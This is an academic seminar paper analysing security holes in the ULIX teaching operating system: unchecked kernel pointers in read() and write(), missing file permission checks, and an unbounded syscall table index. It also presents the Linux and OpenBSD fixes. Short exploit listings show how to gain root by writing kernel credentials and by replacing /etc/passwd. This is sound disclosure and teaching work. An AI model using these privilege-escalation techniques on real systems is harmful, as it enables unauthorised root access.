Vulnerability analysis of the ULIX operating system

Malte Kraus
University of Erlangen Nuremberg

Abstract—**Operating systems classes are a very common part of computer science curricula. ULIX is a UNIX-like operating system with an accompanying text book written to be used in such classes. IT security is an important issue nowadays that should not be neglected in such classes. In this paper, I present the results of a vulnerability analysis I performed on ULIX. I explain different attacks in detail and show how real-world operating systems like Linux and OpenBSD prevent similar attacks.**

I. Introduction

”The Design and Implementation of the ULIX Operating System” by Hans-Georg Eßer and Felix C. Freiling is a text book teaching the implementation of operating systems. In the book, a UNIX-like operating system called ”ULIX” written in C for the x86 architecture is built from the ground up. In this paper I will present the results of a vulnerability analysis of the ULIX operating system. For this analysis I focused on the implementation of system calls as the obvious interface between untrusted applications and the operating system. Other areas of interest like bugs triggered by resource exhaustion, race conditions, and memory errors are not covered. Nevertheless, the found issues allow a theoretical attacker to take complete control of the system.

II. The system call mechanism

Since the rest of this paper focuses on vulnerabilities in system call handlers, I will start by explaining how they are implemented in ULIX. A process can perform a system call by executing the `int 0x80` instruction. This triggers an interrupt in the CPU which stores the current instruction pointer and flags register on the stack, sets the privileged bit and jumps to the handler for interrupt number 0x80. This is a piece of assembly code that retains the values of callee-saved registers on the stack and calls the C function `syscall_handler()` (shown in listing I) with a pointer to the saved register values. After that function returns the assembly code restores the old values of the registers and tells the CPU to return to the interrupted code. The `syscall_handler()` function expects that the calling process wrote the number of the syscall that should be performed to the `eax` register, and its arguments to registers `ebx`, `ecx`, `edx`. With the syscall number, it finds a function pointer to the function responsible for handling that syscall in the `syscall_table` array. [1, pp. 184-187]

This paper was written as part of the conference seminar “IT security” which was organized by the Chair for IT Security Infrastructures (Prof. Dr. F. Freiling) at the University of Erlangen-Nuremberg during winter term 2014/15.


III. Accepting pointers to kernel-space memory in system calls

This section is about two vulnerabilities where a program can bypass the memory protection used by the ULIX kernel to prevent access to kernel data.

A. Address space separation

I start off with an explanation of the separated address space the ULIX kernel uses to that effect. Data used by normal processes is stored at virtual addresses in the interval [`0x00000000, 0xb0000000`). Addresses in the range of [`0xb0000000,0xffffffff`] on the other other hand can only be used by privileged — that is kernel — code. [1, p. 92] Figure 1 illustrates this separation. If unprivileged code attempts to access such an address, a memory protection fault is triggered in the CPU. This mechanism is used to protect the integrity of the kernel. While the exact address ranges used differ, the same technique is used by virtually all modern operating systems designed for hardware that features an MMU or MPU. The terms ”user-space” and ”kernel-space” have been coined to refer to the two different address spaces.

FIG. 1
Memory separation



In the rest of this chapter I will show how this protection can be circumvented in the ULIX kernel. To do so, I demonstrate how to implement ”peek” and ”poke” primitives that behave similar to the functionality of the same name available in the `ptrace(2)` system call on Linux that is used to read and write memory of a debugged process.

B. Peek with `write()`

The peek primitive can be built by abusing the `write()` system call which does not verify the address of the buffer of data to be written to a file. [1, ll. 4810–4848] A malicious program only has to pass a pointer into into the address space reserved for the kernel. Because the system call handler is part

LISTING I
Definition of the syscall_handler in ULIX [1, ll. 2513–2522]

```
void syscall_handler (context_t *r) {
  void (*handler) (context_t*);    // handler is a function pointer
  int number = r->eax;
  if (number != __NR_get_errno) set_errno (0); // default: no error
  handler = syscall_table[number];
  if (handler != 0)  handler (r);
  else
    printf ("Unknown syscall no. eax=0x%x; ebx=0x%x. eip=0x%x, esp=0x%x. "
            "Continuing.\n", r->eax, r->ebx, r->eip, r->esp);
}
```

of the kernel, the CPU does not prevent access to memory at such an address. Because the `write()` implementation does not do any verification either, it just writes whatever data is at the given address to a file. The program can then use `lseek()` to seek back to the position that data starts at in the file and call `read()` in order to get the data into user-space.

So we can read arbitrary kernel memory by passing a pointer to `write()` that points into kernel memory. The memory contents at that location will be written to the file and can subsequently be read from there.

The `symlink()` syscall has the same problem, [1, ll. 4936–4943] although using it to read arbitrary data would be much more cumbersome because it stops reading after a NUL byte or 256 characters, whereas `read()` can write as much data as fits on disk, without restrictions.

One potential use of this primitive is to list the processes of other users, including the full command line (which in some cases might contain passwords), the current working directory and other open files. The file system cache can also be a useful source of information, for example a malicious program could repeatedly call *su* with invalid passwords until it finds the correct one in the file cache for the `/etc/passwd` file.

This ”peek” primitive can also be used as an information leak to facilitate other attacks, for example by finding the location of interesting data structures in memory. While that is as easy as calling *objdump* on the kernel image (which uses the ELF format) when the exact version of ULIX is known (there is no address randomization like e.g. in recent versions of the Linux kernel), small differences in the source code or compiler versions can turn into a big difference in the used addresses. So when these things are not known exactly, this capability of reading kernel memory can be used to search the kernel's address space for patterns identifying specific data structures.

For example, the `TCB` struct defined in listing II is used by ULIX to store certain information about all running threads. The address of a certain instance will be required for the attack described in section III-C. In order to find the instance that refers to the currently running process, an attacking process can search the address for the 4 integers (16 byte) at the beginning of the struct — the values of these are all known to the process. If that is not enough to uniquely identify the correct address, the program can then go further and look for its own full command line closely after those 4 integers, which should itself be followed by the program's credentials.

C. *Poke with `read()`*

Writing arbitrary kernel memory works in the same way as reading it, by calling `read()`. [1, ll. 4762–4808] A program exploiting this writes the new memory contents to a file, then calls `read()` with the buffer address pointing into the kernel data structure to be manipulated.

Listings III and IV show examples of such exploits. The code in listing III modifies the thread table where it sets the real, effective, and saved user and group IDs of the parent process (which is assumed to be a shell) to 0, thereby granting it root permissions. These credentials are all stored consecutively at the end of the `TCB` struct as can be seen in listing II. Therefore a single call to `read()` of the right length modifies them all at the same time.

The program shown in listing IV sets the system time to Jan 1st 2035. To do so, first the timestamp for that date is written to a file. Then the program seeks back to the beginning of the file and issues a call to `read()`, giving the address of the integer where ULIX stores the system time as the buffer where the file contents should be written to. ULIX does as it is told and writes the file contents to the variable even though that variable is supposed to be inaccessible to normal programs.

D. *Range checks on pointers*

The solution to these problems is straight-forward: verify that all pointers passed to the kernel in a system call point into user-space. Care must be taken to check that both begin and end of the pointer are valid, which is complicated by the possibility of integer overflows and underflows. This is exactly what the current Linux kernel does in the architecture specific `__chk_range_not_ok` helper function. [2, arch/x86/include/asm/uaccess.h] The version for x86 is shown in listing V. The helper function takes 3 arguments: the start address that should point into user-space memory, the size of the memory chunk, and the limit where user-space memory ends and kernel-space starts. The function starts with a call to the GCC builtin function `__builtin_constant_p()` that only returns true if the `size` parameter is statically known at compile time. In that case, we know that $limit - size$ will not underflow (the kernel does not declare any data structures larger than the 3GB limit of user-space addresses) so the check

LISTING II
Definition of thread struct in ULIX [1, ll. 836–881]

```
typedef struct {
    thread_id  pid;          // process id
    thread_id  tid;          // thread id
    thread_id  ppid;         // parent process
    int        state;        // state of the process
    ...
    char cmdline[CMDLINE_LENGTH];
    ...
    word uid;   // user ID
    word gid;   // group ID
    word euid;  // effective user ID
    word egid;  // effective group ID
    word ruid;  // real user ID
    word rgid;  // real group ID
} TCB;
```

LISTING III
Make parent process root

```
TCB *const thread_table = (void*)0xc0129700;
const word ugids[] = { 0, 0,  0, 0,  0, 0 };

int fd = open("/mnt/kernel-mem", O_RDWR | O_CREAT, S_IRUSR | S_IWUSR);
unlink("/mnt/kernel-mem");

write(fd, ugids, sizeof(ugids));
lseek(fd, 0, SEEK_SET);
thread_id id = getppid();
read(fd, &thread_table[id].uid, sizeof(ugids));
printf("Your shell has been rooted!\n");
```

LISTING IV
Change system time

```
void *const system_time_ptr = (void*)0xc02aa74c;
const unsigned int fake_system_time = 2051271420; // Jan 1 2035
lseek(fd, 0, SEEK_SET);
write(fd, &fake_system_time, sizeof(int));
lseek(fd, 0, SEEK_SET);
read(fd, system_time_ptr, sizeof(int));

printf("Welcome to the future!\n");
```

for a valid address is as simple as $addr > limit - size$. If it isn't, the size parameter might be a value originating from an untrusted program that can of course choose `size` to be larger than `limit`. To detect that, the Linux kernel adds `addr` to `size`. If the result is smaller then `size`, this operation caused an overflow and the address range is certainly invalid. All that is left is to check otherwise is that the upper bound of the address range is lower than the `limit`.

The OpenBSD kernel on the other hand has specialized `memcpy()` variants to copy data from user-space to the kernel (`copyin()`) and from kernel- to user-space (`copyout()`). [3, sys/arch/i386/i386/locore.s] The relevant code of `copyin()` is in listing VI. It is written in assembly. The part of the function before the shown excerpt moves the source address to `esi` and the number of bytes that should be copied to `eax`. It then adds both these values (in the `edx` register), jumping to error handling code in case of an unsigned overflow. Then it compares the highest user-space address to the result and jumps to the same error handler if the result was larger.

Compared to the complicated C code in the Linux kernel that needs more comments than actual code to explain why the code works and needs to be exactly as it is now, the assembly used by OpenBSD is much clearer. The likely reason for this is that the C language has no direct way to check whether an overflow has occurred, requiring this information to be inferred

LISTING V
Range checks in the Linux kernel [2, arch/x86/include/asm/uaccess.h]

```
/*
 * Test whether a block of memory is a valid user space address.
 * Returns 0 if the range is valid, nonzero otherwise.
 */
static inline bool __chk_range_not_ok(unsigned long addr, unsigned long size, \
        unsigned long limit)
{
        /*
         * If we have used "sizeof()" for the size,
         * we know it won't overflow the limit (but
         * it might overflow the 'addr', so it's
         * important to subtract the size from the
         * limit, not add it to the address).
         */
        if (__builtin_constant_p(size))
                return addr > limit - size;

        /* Arbitrary sizes? Be careful about overflow */
        addr += size;
        if (addr < size)
                return true;
        return addr > limit;
}
```

LISTING VI
OpenBSD range checks [3, sys/arch/i386/i386/locore.s]

```
/*
 * We check that the end of the destination buffer is not past the end
 * of the user's address space.  If it's not, then we only need to
 * check that each page is readable, and the CPU will do that for us.
 */
movl %esi,%edx
addl %eax,%edx
jc _C_LABEL(copy_fault)
cmpl $VM_MAXUSER_ADDRESS,%edx
ja _C_LABEL(copy_fault)
```

from the result of mathematical operations.

IV. Missing Permission Checks

This section first recaps the typical UNIX file system permissions, then shows issues with the ULIX implementation and ends with suggestions how these issues could best be addressed.

A. *UNIX file system permissions*

To allow any kind of access to a file or directory, UNIX filesystem semantics require that the program has execute permissions on all path segments that refer to directories in the relative or absolute path specified by the program. To read, write or execute a file, the program also needs the corresponding permission on that file. To create or delete a file or directory, the program needs write permissions on the parent directory of the file or directory that is to be created or removed. To list the contents of a directory it needs read permissions. [4, pp. 294–299]

B. *Missing permission checks in ULIX*

While the implementation of the `open()` syscall in ULIX checks whether a program is allowed access to a file, most other syscalls related to file I/O neglect to do so. [1, ll. 4673–4760]

The functions `u_unlink()`, `u_link()`, `u_symlink()`, `u_mkdir()`, and `u_rmdir()` all fail to do any kind of permission check. [1, ll. 4936–4943, ll. 5021–5042] Since they all modify the contents of a directory, they should be checking for write permissions on the parent of the created or removed file and execute permissions on all ancestors.

Likewise, u_stat(), u_execv(), and u_chdir() fail to check for the required execute permissions [1, ll. 4975–4996, ll. 3206–3286, ll. 5115–5143] and u_getdent() also does not check whether the directory being read is readable. [1, ll. 5044–5065]

While the previous functions all operated on file paths, u_read(), u_write(), and u_ftruncate() operate on an already opened file descriptor. Therefore the permissions on the file on disk do not have to be checked here. Here, a check whether the file was opened for reading or writing is missing. [1, ll. 4762–4848, ll. 4945–4951]

C. Example exploit: privilege escalation

In this section, I show how an unprivileged user can, thanks to the missing permission checks from the previous section, replace the contents of the /etc/passwd file that is used in ULIX to authenticate user's passwords. [1, p. 545] The sample program in listin VII sets the password of the user root to something only known by the attacker. In order to achieve this, it first creates a new file that should serve as a replacement for the original /etc/passwd at /mnt/mypasswd, which is writable for the process. Then the original /etc/passwd is deleted and a symlink to the file with the known password is placed there instead.

Alternatively, it would also be possible to open /etc/passwd for reading and then call write() to write a new password to the file. This has the advantage that it doesn't erase all other users from /etc/passwd.

D. Solution

To minimize the risk of introducing similar vulnerabilities with additional functionality, I believe that the best solution to this problem is to modify the get_dev_and_path() function to return an error in case of missing permissions. This function takes a path as an argument and returns the OS subsystem that is responsible for handling the filesystem operations for that path. [1, pp. 371–373] It is therefore called from all functions that take a path as an argument. In order to implement this additional functionality in this function, it needs an additional flags argument that differentiates between read, write and execute accesses to the file itself or its parent directory (when a file is to be deleted or created). For OS internal file accesses (required e.g. for swap files) an additional flag that bypasses all permission checks is also required.

For u_read(), u_write(), and u_ftruncate() we can factor out the check whether a file descriptor is valid into a new function that also checks whether the file is opened for reading or writing.

V. Invalid syscall numbers

This section deals with the handling of invalid syscall numbers in ULIX that can be exploited to call arbitrary functions in the calling process with the privileges of the kernel.


A. Problem description and exploit

As can be seen in listing I, the syscall_handler() function uses the user-supplied syscall number to directly index into the syscall_table array. Because ULIX reuses the system call numbers from Linux [1, p. 187] but doesn't implement all of them, there are many NULL entries in that table. The syscall_handler() function correctly checks for such an unimplemented system call and prints an error instead of calling a non-existing function.

However, when a program chooses a system call number higher then the 1024 entries in the syscall_table, [1, l. 62, l. 1486], the function pointer is only NULL when the memory far beyond the syscall_table happens to be zero.

The memory layout of a running exploit are illustread in figure 2. The exploit program consists of a function fn() it wants to execute in privileged mode and a function pointer pointing to it called fn_ptr. It wants to provide a syscall number that leads ULIX to read the pointer to fn() from fn_ptr. While the fn_ptr in user-space has a lower address than the syscall_table, this is no problem because values higher than 2^{32} wrap around yielding a user-space address. So the program has to compute the distance between fn_ptr and syscall_table (mod 2^{32}). To get the correct "syscall number", it needs to divide this number by the size of each array member (4). Section III-B already covered how a program can figure out the addresses of kernel data structures like the syscall_table.

FIG. 2
Syscall table overflow



B. Solution

Exploits like this can be prevented by checking whether the system call number is valid. Listing VIII shows fixed code that only accesses data in the syscall_table for numbers greater than zero and lower than the maximum number of system calls.

LISTING VII
Replacing /etc/passwd

```
const int root = 0;
assert(0 != login(root, "password"));

const char *contents = "root:password:0:0:/root\n";
int fd = open("/mnt/mypasswd", O_WRONLY | O_CREAT);
write(fd, contents, strlen(contents));
close(fd);

unlink("/etc/passwd");
symlink("/mnt/mypasswd", "/etc/passwd");

assert(0 == login(root, "password"));
```

The `assert()` function used here prints an error message and exits when called with a `false` parameter.

LISTING VIII
Fix for the syscall_handler in ULIX (compare to listing I)

```
void syscall_handler (context_t *r) {
  void (*handler) (context_t*);   // handler is a function pointer
  int number = r->eax;
  if (number != __NR_get_errno) set_errno (0); // default: no error

  if (number < 0 || number >= MAX_SYSCALLS)
      goto fail;

  handler = syscall_table[number];
  if (handler != 0) {
      handler (r);
      return;
  }

  fail:
    printf ("Unknown syscall no. eax=0x%x; ebx=0x%x. eip=0x%x, esp=0x%x. "
            "Continuing.\n", r->eax, r->ebx, r->eip, r->esp);
}
```

Basically the same check is done in OpenBSD to prevent out of bounds accesses of their system call table: [3, sys/arch/i386/i386/trap.c, ll. 602–605]

```
if (code < 0 || code >= nsys)
        callp += p->p_p->ps_emul->e_nosys;
        /* illegal */
else
        callp += code;
```

VI. Conclusion

I have shown serious vulnerabilities in the ULIX operating system that allow taking complete control of the computer it is running on. I have also shown how the different approaches of preventing these vulnerabilities in real-world operating systems can lead to complicated code that is easy to get wrong. Of course the express purpose of ULIX is only to teach the implementation of operating systems to students. It is not meant to be used beyond that capacity and so the effects of these vulnerabilities should not be overstated. But security is a very important aspect of designing operating systems and so a text book that wants to give a complete overview of the issues involved in implementing an operating system therefore should not completely gloss over these problems, especially in cases where a secure implementation does not hurt the students' understanding. In light of that last point, the comparison of different approaches shows could might prove useful to the authors of ULIX in choosing the best approach for their operating system.

References

[1] H.-G. Eßer and F. Freiling, *The Design and Implementation of the ULIX Operating System.* unpublished, 2014.

[2] L. Torvalds *et al.*, "Linux 3.17.4," Nov 2014. [Online]. Available: https://www.kernel.org/pub/linux/kernel/v3.x/linux-3.17.4.tar.xz

[3] T. de Raadt *et al.*, "OpenBSD 5.6 kernel," Aug 2014. [Online]. Available: http://openbsd.cs.fau.de/pub/OpenBSD/5.6/sys.tar.gz

[4] M. Kerrisk, *The Linux Programming Interface: A Linux and UNIX System Programming Handbook.* No Starch Press, 2010.